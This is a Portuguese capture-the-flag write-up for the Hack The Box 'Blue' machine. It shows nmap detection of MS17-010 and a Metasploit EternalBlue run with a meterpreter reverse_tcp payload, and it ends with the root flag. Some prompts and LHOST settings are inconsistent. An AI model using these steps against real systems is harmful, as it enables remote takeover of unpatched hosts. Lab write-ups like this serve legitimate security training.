
Nome:
Blue

IP:
10.10.10.40

Responde a ping (firewall possivelmente desativado).


Para iniciar, um scan sem confirmações se o host esta UP (-Pn), e procurando as 100 top-ports.

Comando 0:



Com as portas encontradas anteriormente, fica possível usar a classe de script default (-sC) do nmap para encontrar mais algumas informações.

Comando 0:



Nenhuma outra porta (senão as referentes ao SMB) retornaram informações úteis, a não ser pelo estado das mesmas.

Quanto ao retorno do script default (-sC) para SMB, obteu-se várias informações úteis, tais como nome do SO, nome do PC, NetBIOS (definição de nome sobre as redes), workgroup, etc.

Apontando scripts de vulnerabilidades para SMB, obtém-se alguns resultados para a continuidade da exploração.

Comando 0:

```
root@kali:~/Documents/HTB# nmap --script smb-vuln* -p135,139,445,49152-491
57 10.10.10.40
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-20 10:17 EST
Nmap scan report for 10.10.10.40
Host is up, received echo-reply ttl 127 (0.14s latency).

PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
49152/tcp open  unknown      syn-ack ttl 127
49153/tcp open  unknown      syn-ack ttl 127
49154/tcp open  unknown      syn-ack ttl 127
49155/tcp open  unknown      syn-ack ttl 127
49156/tcp open  unknown      syn-ack ttl 127
49157/tcp open  unknown      syn-ack ttl 127

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-0
10)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft
 SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guida
nce-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 16.00 seconds
```

O scan retornou a existencia da vulnerabilidade de nível HIGH através do script smb-vuln-ms17-010.

Agora é possível fazer a exploração utilizando o Metasploit.

Comando 0 - Procurando o exploit:

```
msf5 exploit(multi/handler) > search ms17-010

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   Yes    MS17-010 SM
B RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

Comando 1 - Setando o alvo:

```
msf5 exploit(multi/handler) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authenticat
ion
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
```

Comando 2 - Setando payload, localhost e porta para listening:


```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > set LHOST 10.10.10.40
LHOST => 10.10.10.40
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
```


Comando 3 - Exploiting:

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] [2019.11.20-11:16:11] Started reverse TCP handler on 10.10.14.9:443
[*] [2019.11.20-11:16:12] 10.10.10.40:445      - Connected to \\10.10.10.40\IPC$ with TID = 2048
[*] [2019.11.20-11:16:13] 10.10.10.40:445      - Received STATUS_INSUFF_SERVER_RESOURCES with FI
D = 0
[+] [2019.11.20-11:16:13] 10.10.10.40:445      - Host is likely VULNERABLE to MS17-010! - Window
s 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] [2019.11.20-11:16:13] 10.10.10.40:445 - Connecting to target for exploitation.
[+] [2019.11.20-11:16:14] 10.10.10.40:445 - Connection established for exploitation.
[+] [2019.11.20-11:16:14] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB repl
y
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
 65 73  Windows 7 Profes
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
 72 76  sional 7601 Serv
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
          ice Pack 1
[+] [2019.11.20-11:16:14] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/
RPC reply
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Sending NT Trans Request packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_zero packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Making :eb_trans2_buffer packet
[*] [2019.11.20-11:16:14] 10.10.10.40:445 - Sending malformed Trans2 packets
[*] [2019.11.20-11:16:25] 10.10.10.40:445 - Starting non-paged pool grooming
[*] [2019.11.20-11:16:25] 10.10.10.40:445 - Sending start free hole packet.
[+] [2019.11.20-11:16:25] 10.10.10.40:445 - Sending SMBv2 buffers
[*] [2019.11.20-11:16:27] 10.10.10.40:445 - Sending end free hole packet.
[+] [2019.11.20-11:16:27] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
```



E então é possível visualizar o root.txt.



flag: ff548eb71e920ff6c08843ce9df4e717